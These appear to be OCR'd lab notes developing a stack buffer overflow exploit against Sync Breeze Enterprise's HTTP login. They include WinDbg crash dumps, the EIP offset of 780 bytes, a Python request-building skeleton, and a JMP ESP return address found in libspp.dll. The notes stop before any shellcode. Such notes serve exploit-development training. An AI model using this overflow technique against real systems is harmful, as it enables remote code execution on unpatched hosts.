
```
0:010> g
(374.1f78): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000001 ebx=00000000 ecx=004fd29b edx=0000034f esi=004f417e edi=00dd3570
eip=42306142 esp=01b0745c ebp=004ebc50 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
42306142 ??              ???
```

```
└─$ msf-pattern_offset -q 42306142
[*] Exact match at offset 780
```

BBBB

```
try:
    server = "192.168.194.10"
    port = 80
    size = 1600
    buf = b"A" * 780
    buf += b"B" * 4
    buf += b"C" * (1600 - len(buf))
    content = b"username=" + buf + b"&password=A"
```

it's all coming together



Sanity check

Command

```
0:010> dd esp-0n80
01cc740c  41414141 41414141 41414141 41414141
01cc741c  41414141 41414141 41414141 41414141
01cc742c  41414141 41414141 41414141 41414141
01cc743c  41414141 41414141 41414141 41414141
01cc744c  41414141 41414141 42424242 43434343
01cc745c  43434343 43434343 43434343 43434343
01cc746c  43434343 43434343 43434343 43434343
01cc747c  43434343 43434343 43434343 43434343
```

```
0:010> g
(1a1c.1fd4): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000001 ebx=00000000 ecx=004ce59b edx=0000034f esi=004c2c1e edi=00d93570
eip=42424242 esp=01cc745c ebp=004c0850 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
42424242 ??              ???
```


```
0:010> dds esp-0x20 l10
01cc743c  41414141
01cc7440  41414141
01cc7444  41414141
01cc7448  41414141
01cc744c  41414141
01cc7450  41414141
01cc7454  42424242
01cc7458  43434343
01cc745c  43434343
01cc7460  43434343
01cc7464  43434343
01cc7468  43434343
01cc746c  43434343
01cc7470  43434343
01cc7474  43434343
01cc7478  43434343
```


Before EIP

EIP

After EIP

ESP changes?


Memory
Virtual: esp
01cc745c 43434343 43434343 43434343 43434343 43434343
01cc748c 43434343 43434343 43434343 43434343 43434343
01cc74bc 43434343 43434343 43434343 43434343 43434343
01cc74ec 43434343 43434343 43434343 43434343 43434343
01cc751c 43434343 43434343 43434343 43434343 43434343


Memory
Virtual: esp
01bc745c 43434343 43434343 43434343 43434343 43434343
01bc748c 43434343 43434343 43434343 43434343 43434343
01bc74bc 43434343 43434343 43434343 43434343 43434343
01bc74ec 43434343 43434343 43434343 43434343 43434343
01bc751c 43434343 43434343 43434343 43434343 43434343

JMP ESP

```
└─$ msf-nasm_shell
nasm > jmp esp
00000000  FFE4              jmp esp
nasm >
```


```
0:010> !nmod
00400000 00462000 syncbrs              /SafeSEH OFF                 C:\Program Files\Sync Breeze Enterprise\bin\syncbrs.exe
008d0000 009a4000 libpal               /SafeSEH OFF                 C:\Program Files\Sync Breeze Enterprise\bin\libpal.dll
009b0000 00a64000 libsync              /SafeSEH OFF                 C:\Program Files\Sync Breeze Enterprise\bin\libsync.dll
10000000 10223000 libspp               /SafeSEH OFF                 C:\Program Files\Sync Breeze Enterprise\bin\libspp.dll
5abe0000 5ac7c000 ODBC32               /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\ODBC32.dll
6a5d0000 6a5e6000 pnrpnsp              /SafeSEH ON  /GS *ASLR *DEP C:\Windows\system32\pnrpnsp.dll
6b200000 6b217000 MPR                  /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\MPR.dll
6c960000 6c97c000 SRVCLI               /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\SRVCLI.DLL
6cb40000 6cb63000 WINMMBASE            /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\WINMMBASE.dll
6cc00000 6cc24000 WINMM                /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\WINMM.dll
```

```
0:010> s -b 10000000 10223000 ff e4
10090c83  ff e4 0b 09 10 02 0c 09-10 24 0c 09 10 46 0c 09  .........$...F..
0:010> u 10090c83  l3
*** WARNING: Unable to verify checksum for C:\Program Files\Sync Breeze Enterprise\bin\libspp.dll
libspp!SCA_FileScout::GetStatusValue+0xb3:
10090c83 ffe4            jmp     esp
10090c85 0b09            or      ecx,dword ptr [ecx]
10090c87 1002            adc     byte ptr [edx],al
```

update exploit

```
from struct import pack

try:
    server = "192.168.194.10"
    port = 80
    size = 1600
    buf = b"A" * 780
    buf += pack( fmt: "<L",  *v: 0x10090c83 )
    buf += b"C" * (1600 - len(buf))
    content = b"username=" + buf + b"&password=A"
```

BP JMP ESP



Pid 7976 - WinDbg:10.0.18362.1 X86
File Edit View Debug Window Help
Disassembly
Offset: @$scopeip
Previous Next
01be744f 41 inc ecx
01be7450 41 inc ecx
01be7451 41 inc ecx
01be7452 41 inc ecx
01be7453 41 inc ecx
01be7454 830c0910 or dword ptr [ecx+ecx],10h
01be7458 43 inc ebx
01be7459 43 inc ebx
01be745a 43 inc ebx
01be745b 43 inc ebx
01be745c 43 inc ebx
01be745d 43 inc ebx
01be745e 43 inc ebx
01be745f 43 inc ebx
01be7460 43 inc ebx
01be7461 43 inc ebx
01be7462 43 inc ebx
01be7463 43 inc ebx
01be7464 43 inc ebx
01be7465 43 inc ebx
Memory
Virtual: esp
Display format: Long Hex
Previous Next
01be745c 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343
01be748c 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343
01be74bc 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343
01be74ec 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343
01be751c 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343
01be754c 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343
01be757c 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343
01be75ac 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343
01be75dc 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343
01be760c 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343
